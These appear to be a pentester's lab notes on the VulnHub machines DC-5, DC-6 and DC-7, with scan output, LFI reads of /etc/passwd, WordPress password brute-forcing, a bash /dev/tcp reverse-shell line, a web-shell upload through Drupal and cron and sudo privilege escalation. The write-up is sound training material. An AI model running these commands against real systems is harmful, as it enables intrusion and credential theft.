python sqlmap -r GET_Request -p "def" --dbs --threads 5
```

```
sqlmap -u "http://192.168.11.130/thankyou.php?firstname=\*&lastname=\*&country=\*&subject=whoami" --risk=3 --level=5 >
```

```
wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt -u http://192.168.11.130/thankyou.php?FUZZ=FUZ2Z | grep -v 851 | grep -v 835 > LFIList.txt
```

xxj31ZMTZzkVA

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/DC-5# nmap -sC -sV -p- 192.168.11.130 -oN DC-5.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-07 16:23 EDT
Nmap scan report for 192.168.11.130
Host is up (0.00045s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000  2,3,4     111/tcp  rpcbind
|   100000  2,3,4     111/udp  rpcbind
|   100024  1         34757/tcp status
|_  100024  1         53168/udp status
34757/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:4C:F6:10 (VMware)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds

## dirsearch

```
root@kali:~/Desktop/Machines/VulnHub/DC-5# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.130
```

v0.3.8  
[|.|--\_-\_-\_-\_-\_|] (|\_|||\_|) (|\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-08\_09-24-46.log

Target: <http://192.168.11.130>

```
[09:24:46] Starting:  
[09:24:46] 403 - 570B - /images/  
[09:24:46] 200 - 4KB - /index.php  
[09:24:47] 200 - 4KB - /contact.php  
[09:24:47] 200 - 6KB - /faq.php  
[09:24:47] 200 - 4KB - /solutions.php  
[09:24:47] 200 - 17B - /footer.php  
[09:24:48] 403 - 570B - /css/  
[09:24:49] 200 - 4KB - /about-us.php  
[09:25:10] 200 - 852B - /thankyou.php  
Task Completed
```

## **nikto**

```
root@kali:~/Desktop/Machines/VulnHub/DC-5# nikto -host http://192.168.11.130:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.130
+ Target Hostname: 192.168.11.130
+ Target Port:    80
+ Start Time:    2019-10-07 16:27:10 (GMT-4)
-----
+ Server: nginx/1.6.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7915 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:      2019-10-07 16:27:27 (GMT-4) (17 seconds)
-----
+ 1 host(s) tested
```

**cewl**

## wfuzz

```
wfuzz -c -z file,cewlwords.txt -d "username=admin&password=FUZZ" http://192.168.11.129/login.php | grep -v 206
```

```
wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt -u http://192.168.11.130/thankyou.php?FUZZ=FUZ2Z | grep -v 851 | grep -v 835 > LFIList.txt
```

</usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt>

|         |       |       |       |         |                             |
|---------|-------|-------|-------|---------|-----------------------------|
| 000001: | C=200 | 70 L  | 104 W | 2319 Ch | "/etc/passwd"               |
| 000077: | C=200 | 96 L  | 117 W | 1558 Ch | "/etc/group"                |
| 000153: | C=200 | 42 L  | 66 W  | 908 Ch  | "/proc/self/cmdline"        |
| 000191: | C=200 | 43 L  | 115 W | 1147 Ch | "/proc/self/stat"           |
| 000229: | C=200 | 83 L  | 164 W | 1622 Ch | "/proc/self/status"         |
| 006064: | C=500 | 38 L  | 58 W  | 786 Ch  | "/etc/php5/apache2/php.ini" |
| 006482: | C=500 | 38 L  | 58 W  | 786 Ch  | "/etc/php5/cgi/php.ini"     |
| 007470: | C=200 | 170 L | 590 W | 4368 Ch | "/etc/mysql/my.cnf"         |

## **passwd**

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
dc:x:1000:1000:dc,,,:/home/dc:/bin/bash
mysql:x:108:113:MySQL Server,,,:/nonexistent:/bin/false
```

## **my.cnf**

```
## The MySQL database server configuration file.## You can copy this to one of:# - "/etc/mysql/my.cnf" to set global
options,# - "~/.my.cnf" to set user-specific options.# # One can use all long options that the program supports.# Run
program with --help to get a list of available options and with# --print-defaults to see which it would actually understand
and use.## For explanations see# http://dev.mysql.com/doc/mysql/en/server-system-variables.html# This will be passed
to all mysql clients# It has been reported that passwords should be enclosed with ticks/quotes# especially if they contain
#" chars...# Remember to edit /etc/mysql/debian.cnf when changing the socket location.[client]port = 3306socket = /
var/run/mysqld/mysqld.sock# Here is entries for some specific programs# The following values assume you have at least
32M ram# This was formally known as [safe_mysqld]. Both versions are currently parsed.[mysqld_safe]socket = /var/run/
mysqld/mysqld.socknice = 0[mysqld]## * Basic Settings#user = mysqlpid-file = /var/run/mysqld/mysqld.pidsocket = /
var/run/mysqld/mysqld.sockport = 3306basedir = /usrdatadir = /var/lib/mysqltmpdir = /tmplc-messages-dir = /usr/
share/mysqlskip-external-locking## Instead of skip-networking the default is now to listen only on# localhost which is
more compatible and is not less secure.bind-address = 127.0.0.1## * Fine Tuning#key_buffer =
16Mmax_allowed_packet = 16Mthread_stack = 192Kthread_cache_size     = 8# This replaces the startup script and
checks MyISAM tables if needed# the first time they are touchedmyisam-recover      = BACKUP#max_connections      =
100#table_cache      = 64#thread_concurrency    = 10## * Query Cache Configuration#query_cache_limit =
1Mquery_cache_size    = 16M## * Logging and Replication## Both location gets rotated by the cronjob.# Be aware
that this log type is a performance killer.# As of 5.1 you can enable the log at runtime!#general_log_file    = /var/log/
mysql/mysql.log#general_log      = 1## * Error log - should be very few entries.#log_error = /var/log/mysql/error.log###
Here you can see queries with especially long duration#slow_query_log_file = /var/log/mysql/mysql-
slow.log#slow_query_log    = 1#long_query_time = 2#log_queries_not_using_indexes## The following can be used as
easy to replay backup logs or for replication.# note: if you are setting up a replication slave, see README.Debian
about# other settings you may need to change.#server-id = 1#log_bin   = /var/log/mysql/mysql-
bin.logexpire_logs_days = 10max_binlog_size     = 100M#binlog_do_db = include_database_name#binlog_ignore_db =
include_database_name## * InnoDB## InnoDB is enabled by default with a 10MB datafile in /var/lib/mysql/.# Read the
manual for more InnoDB related options. There are many!## * Security Features## Read the manual, too, if you want
chroot!# chroot = /var/lib/mysql## For generating SSL certificates I recommend the OpenSSL GUI "tinyca".## ssl-ca=/
etc/mysql/cacert.pem# ssl-cert=/etc/mysql/server-cert.pem# ssl-key=/etc/mysql/server-key.pem[mysqldump]quickquote-
namesmax_allowed_packet = 16M[mysql]#no-auto-rehash # faster start of mysql but no tab
completion[isamchk]key_buffer = 16M## * IMPORTANT: Additional settings that can override those from this file!# The
files must end with '.cnf', otherwise they'll be ignored.#!includedir /etc/mysql/conf.d/
```

## **DC-6**

added wordy to hosts file

ran normal nmap revieling 22 and 80 being openran nikto and dirsearch revealing it was wordpress with limited directories  
nikto revealed it was word press so I ran wpscan

wpscan found 5 users so I sent them against wpscan -e and rockyou.txt

was able to get a password for mark! helpdesk01

In the left pane the WP site had a plugin “activity monitor”

searchsploit found an exploit for it at exploits/php/webapps/45274.html

after moving the exploit I changed the “localhost:8000” to wordy:80 and added proper call out with nc (nc 192.168.11.136 3232)

I then started a listener

from there I simply opened a web browser and in the uri bar I hit ctrl-o and opened the modified .html exploit  
listener created!!

after a short amount of snooping I found a file named “things to do” in marks home and it had creds for graham.

GSo7isUM1D4

ssh'd into graham's account and found that I could run backup.sh in jens home as jens.

I edited the file to have a bash call back                    bash -i >& /dev/tcp/192.168.11.136/3233 0>&1

started a nc listener

sudo -u jens /home/jens/backups.sh

now I have a shell as jens!!

sudo -l        and I saw that I could run nmap as root

went to gtfobins and found an exploit

became root!!!

## **enumeration**

```
nmap -sC -sV -p- -oN DC-6.txt 192.168.11.136
```

```
wpscan --url http://wordy/ --enumerate u,ap,tt,t --ignore-main-redirect -o /root/Desktop/Machines/VulnHub/DC-6/WPScan.txt
```

```
cewl -d 2 -m 5 -w cewlwords.txt http://wordy
```

```
wpscan --url http://wordy --passwords cewlwords.txt -e
```

```
wpscan --url http://wordy --passwords /root/Desktop/Tools/Wordlists/rockyou.txt -e
```

```
wpscan --url http://wordy -U usernamefile.txt -P /user/share/wordlists/rockyou.txt
```

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://wordy
```

```
python2.7 /root/Desktop/Tools/LFISuite/lfisuite.py
```

```
nikto -host http://192.168.11.133:80
```

```
http://wordy/wp-login.php?action=register
```

```
wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt -u http://wordy/wp-login.php?FUZZ=FUZZ | tee LFIList.txt
```

```
graham - GSo7isUM1D4
```

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/DC-6# nmap -sC -sV -p- -oN DC-6.txt 192.168.11.133
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-09 13:04 EDT
Nmap scan report for 192.168.11.133
Host is up (0.00037s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
|   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
|_  256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Did not follow redirect to http://wordy/
MAC Address: 00:0C:29:F7:01:34 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.86 seconds
```

# nikto

```
root@kali:~/Desktop/Machines/VulnHub/DC-6# nikto -host http://192.168.11.133:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.133
+ Target Hostname: 192.168.11.133
+ Target Port:    80
+ Start Time:    2019-10-09 13:20:17 (GMT-4)
-----
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://wordy/
+ Uncommon header 'link' found, with multiple values: (<http://wordy/index.php/wp-json/>; rel="https://api.w.org/",<http://wordy/>; rel=shortlink,)
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:      2019-10-09 13:21:13 (GMT-4) (56 seconds)
-----
+ 1 host(s) tested
```

## dirsearch

```
root@kali:~/Desktop/Machines/VulnHub/DC-6# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://wordy
```

v0.3.8  
\_.--\_ \_ \_ \_ |  
(|||\_) (/\_(||\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-09\_13-12-57.log


Target: <http://wordy>

```
[13:12:57] Starting:  
[13:12:57] 403 - 284B - /.php  
[13:12:57] 403 - 286B - /icons/  
[13:12:58] 200 - 0B - /wp-content/  
[13:12:58] 301 - 0B - /index.php -> http://wordy/  
[13:12:58] 200 - 3KB - /wp-login.php  
[13:12:59] 200 - 42KB - /wp-includes/  
[13:13:10] 200 - 135B - /wp-trackback.php  
[13:13:17] 302 - 0B - /wp-admin/ -> http://wordy/wp-login.php?redirect\_to=http%3A%2F%2Fwordy%2Fwp-admin%2F&reauth=1  
[13:13:40] 405 - 42B - /xmlrpc.php  
[13:14:55] 302 - 0B - /wp-signup.php -> http://wordy/wp-login.php?action=register  
[13:16:59] 403 - 294B - /server-status/
```

Task Completed

## wpscan

```
root@kali:~/Desktop/Machines/VulnHub/DC-6# wpscan --url http://wordy --passwords /root/Desktop/Tools/Wordlists/rockyou.txt -e
```



WordPress Security Scanner by the WPScan Team

Version 3.6.0

Sponsored by Sucuri - <https://Sucuri.net>

@\_WPScan\_, @\_ethicalhack3r, @\_erwan\_lr, @\_FireFart\_

---

[+] URL: <http://wordy>

[+] Started: Wed Oct 9 15:28:47 2019

Interesting Finding(s):

[+] <http://wordy>

| Interesting Entry: Server: Apache/2.4.25 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%

[+] <http://wordy/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner)  
| - [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access)

[+] <http://wordy/readme.html>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] <http://wordy/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - <https://www.iplocation.net/defend-wordpress-from-ddos>  
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.1.1 identified (Insecure, released on 2019-03-13).

| Detected By: Rss Generator (Passive Detection)  
| - <http://wordy/index.php/feed/>, <generator><https://wordpress.org/?v=5.1.1></generator>  
| - <http://wordy/index.php/comments/feed/>, <generator><https://wordpress.org/?v=5.1.1></generator>

[!] 2 vulnerabilities identified:

[!] Title: WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation

| Fixed in: 5.1.2  
| References:  
| - <https://wpvulndb.com/vulnerabilities/9867>  
| - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16222>  
| - <https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/>  
| - <https://github.com/WordPress/WordPress/commit/30ac67579559fe42251b5a9f887211bf61a8ed68>

[!] Title: WordPress 5.0-5.2.2 - Authenticated Stored XSS in Shortcode Previews

| Fixed in: 5.1.2

References:

- <https://wpvulndb.com/vulnerabilities/9864>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16219>
- <https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/>
- <https://fortiguard.com/zeroday/FG-VD-18-165>
- <https://www.fortinet.com/blog/threat-research/wordpress-core-stored-xss-vulnerability.html>

[+] WordPress theme in use: twentyseventeen

| Location: <http://wordy/wp-content/themes/twentyseventeen/>

| Last Updated: 2019-05-07T00:00:00.000Z

| Readme: <http://wordy/wp-content/themes/twentyseventeen/README.txt>

| [!] The version is out of date, the latest version is 2.2

| Style URL: <http://wordy/wp-content/themes/twentyseventeen/style.css?ver=5.1.1>

| Style Name: Twenty Seventeen

| Style URI: <https://wordpress.org/themes/twentyseventeen/>

| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...

| Author: the WordPress team

| Author URI: <https://wordpress.org/>

| Detected By: Css Style (Passive Detection)

| Version: 2.1 (80% confidence)

| Detected By: Style (Passive Detection)

| - <http://wordy/wp-content/themes/twentyseventeen/style.css?ver=5.1.1>, Match: 'Version: 2.1'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:00:00

(313 / 313) 100.00% Time: 00:00:00

[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:00:01

(2573 / 2573) 100.00% Time: 00:00:01

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:00

(21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)

Checking DB Exports - Time: 00:00:00

(36 / 36) 100.00% Time: 00:00:00

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)

Brute Forcing Attachment IDs - Time: 00:00:00

(100 / 100) 100.00% Time: 00:00:00

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:00

<=====

(10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin

| Detected By: Rss Generator (Passive Detection)

| Confirmed By:

| Wp Json Api (Aggressive Detection)

| - [http://wordy/index.php/wp-json/wp/v2/users/?per\\_page=100&page=1](http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1)

| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Login Error Messages (Aggressive Detection)

[+] sarah

| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] graham

| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] mark

| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens

| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 5 user/s

[SUCCESS] - mark / helpdesk01

^Cying graham / kingkong Time: 00:00:12 <

> (5265 / 57377571)

0.00% ETA: 36:30:59

[i] Valid Combinations Found:

| Username: mark, Password: helpdesk01

Trying admin / pickle Time: 00:00:12 <

> (5270 / 57377571)

0.00% ETA: 36:38:16

[+] Finished: Wed Oct 9 15:29:10 2019

[+] Requests Done: 4012

[+] Cached Requests: 4375

[+] Data Sent: 1.055 MB

[+] Data Received: 1.005 MB

[+] Memory used: 651.883 MB

[+] Elapsed time: 00:00:22

Scan Aborted: Canceled by User

**wfuzz**

**cewl**

## **flag**

cat theflag.txt

```
Yb      dP 888888 88   88      8888b.  dP"Yb  88b 88 888888 d8b  
Yb  db  dP 88_  88   88      8I  Yb dP  Yb 88Yb88 88_  Y8P  
YbdPYbdP  88"" 88 .o 88 .o   8I  dY Yb  dP 88 Y88 88"" `""  
YP  YP  888888 88ood8 88ood8   8888Y"  YbodP 88  Y8 888888 (8)
```

Congratulations!!!

Hope you enjoyed DC-6. Just wanted to send a big thanks out there to all those who have provided feedback, and who have taken time to complete these little challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.

## **DC-7**

normal nmap and found that 80 and 443 are open  
dirsearch and nikto found that it was drupal 8  
kicked off drupwn and confirmed that the machine was drupal 8  
Checked the bottom footer and saw it was a link to a twitter  
the twitter pointed me to a github  
the github gave me the username password \$username = "dc7user"; \$password = "MdR3xOgB7#dW"; (after grep -r ing)  
with this I was able to login via ssh!  
in the ~/backups dir there were two encrypted gpg files  
found gpg creds with [LinEnum](#) (ps)  
opened and greped website.sql file and found users admin and dc7user with hashed creds  
I could not break the creds  
used drush to set the admin password to yeet  
Now I can log in to the webpage as an admin!  
went to extensions and added the drupal php module (version dose not matter) Made sure to enable it and check configs  
I then went to content>add content>basic page. set text format to "PHP code" and dropped in code from pentestmonkey (<http://pentestmonkey.net/tools/web-shells/perl-reverse-shell>)  
opened a nc listener  
hit save and the code executed!  
now that I am www-data I am able to add a line to the backup.sh cron job being run by root!  
open a nc listener  
wait a minute...  
root cannon!!

### **enumeration**

```
nmap -sC -sV -p- -oN Nmap.txt 192.168.11.134
```

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.133
```

```
nikto -host http://192.168.11.136:80
```

drupwn enum <http://192.168.11.134>

```
cewl -d 2 -m 5 -w cewlwords.txt http://192.168.11.134
```

<http://192.168.11.134/user/password?name=sarah>

```
wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt -u http://192.168.11.134/user/password?FUZZ=FUZ2Z
```

```
root@kali:~/Desktop/Machines/VulnHub/DC-7/twitter/staffdb# cat config.php
```

<?php

```
$servername = "localhost";
$username = "dc7user";
$password = "MdR3xOgB7#dW";
$dbname = "Staff";
$conn = mysqli_connect($servername, $username, $password, $dbname);
@kali:~/Desktop/Machines/VulnHub/DC-7/twitter/staffdb#
```

root@Kali: /Desktop/Favorites/Vanillas/DC 7/twitter/statuses/

```
dc7user@dc-7:~/backups$ gpg --output website.sql --decrypt website.sql.gpg
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
gpg: decryption failed: Bad session key
```

```
root    1137 96.7 0.4 33792 4528 ?      DL 22:00 0:24 gpg --pinentry-mode loopback --passphrase
PickYourOwnPassword --symmetric /home/dc7user/backups/website.s
ql
```

/sites/default/settings.php <<<<<<<<<<where mysql password is normally stored for drupal  
\$databases['default']['default'] = array (

'database' => 'd7db',

'username' => 'db7us'

'password' => 'vNv3Po00'

'prefix' => ''.

'host' => 'loc'

'port' => ''.

'namespace' => 'Drupal\\Core\\Database\\Driver\\mysql'.

'driver' => 'mysql'

```
    driver: 'mysql',  
  };
```

```
$config_directories['sync'] = 'sites/default/files/';
```

```
$config['directories']['sync'] = 'sites/default/files';  
config('yQDL1JdPf0LT4DSAB5WF6XeoBn0AqAtIaLiUYVc4KLUWOW-31JSUMLdXWY0LzMzZ3Az5mT_DMS955DQ/sync');
```

dc7user@dc-7:/var/www/html/sites/default\$

```
LOCK TABLES `users_field_data` WRITE;
/*!40000 ALTER TABLE `users_field_data` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users_field_data` VALUES (0,'en','en',NULL,"",NULL,NULL,"",0,1567054076,1567054076,0,0,NULL,1),
(1,'en','en',NULL,'admin','$S$Ead.KmlcT/yfKC.1H53aDPJasaD7o.ioEGiaPy1llyXXAJC/Qi4F','admin@example.com','Australia/Melbourne',1,1567054076,1567054076,1567098850,1567098643,'admin@example.com',1),
(2,'en','en','dc7user','$S$EKe0kuKQvFhgFnEYMpq.mRtbl/TQ5FmEjCDxbu0HIHaO0/U.YFjl','dc7user@blah.com','Australia/Brisbane',1,1567057938,1567057938,0,0,'dc7user@blah.com',1);
/*!40000 ALTER TABLE `users_field_data` ENABLE KEYS */;
UNLOCK TABLES;
```



## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/DC-7# nmap -sC -sV -p- -oN Nmap.txt 192.168.11.134
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-09 17:09 EDT
Nmap scan report for 192.168.11.134
Host is up (0.00047s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 d0:02:e9:c7:5d:95:32:ab:10:99:89:84:34:3d:1e:f9 (RSA)
|   256 d0:d6:40:35:a7:34:a9:0a:79:34:ee:a9:6a:dd:f4:8f (ECDSA)
|_  256 a8:55:d5:76:93:ed:4f:6f:f1:f7:a1:84:2f:af:bb:e1 (ED25519)
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Welcome to DC-7 | D7
MAC Address: 00:0C:29:F5:75:1D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds

## dirsearch

```
root@kali:~/Desktop/Machines/VulnHub/DC-7# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.134
```

v0.3.8  
\_.--\_ \_ \_ \_|\_|

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-09\_17-12-59.log

Target: <http://192.168.11.134>

```
[17:12:59] Starting:  
[17:12:59] 403 - 293B - ./php  
[17:13:00] 302 - 376B - /search/ -> http://192.168.11.134/search/node  
[17:13:00] 200 - 9KB - /index.php  
[17:13:02] 403 - 295B - /icons/  
[17:13:04] 403 - 296B - /themes/  
[17:13:04] 302 - 372B - /user/ -> http://192.168.11.134/user/login  
[17:13:05] 403 - 297B - /modules/  
[17:13:11] 403 - 9KB - /admin/  
[17:13:17] 200 - 8KB - /node/  
[17:13:20] 302 - 376B - /Search/ -> http://192.168.11.134/search/node  
[17:13:20] 403 - 295B - /sites/  
[17:13:26] 403 - 294B - /core/  
[17:13:27] 301 - 326B - /install.php -> http://192.168.11.134/core/install.php  
[17:13:30] 403 - 298B - /profiles/  
[17:13:33] 403 - 157B - /update.php  
[17:13:57] 403 - 296B - /vendor/  
[17:17:09] 302 - 372B - /User/ -> http://192.168.11.134/user/login  
[17:17:39] 403 - 9KB - /Admin/  
[17:17:51] 403 - 298B - /Template/  
[17:27:12] 403 - 9KB - /batch/  
[17:27:41] 302 - 376B - /SEARCH/ -> http://192.168.11.134/search/node  
[17:27:46] 403 - 300B - /Repository/  
[17:28:15] 301 - 326B - /rebuild.php -> http://192.168.11.134/core/rebuild.php  
[17:28:54] 403 - 3KB - /Update.php  
[17:45:18] 403 - 293B - /Tag/  
CTRL+C detected: Pausing threads, please wait...  
[e]xit / [c]ontinue: e
```

Canceled by the user

# nikto

```
root@kali:~/Desktop/Machines/VulnHub/DC-7# nikto -host http://192.168.11.134:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.134
+ Target Hostname: 192.168.11.134
+ Target Port:     80
+ Start Time:    2019-10-09 17:13:04 (GMT-4)
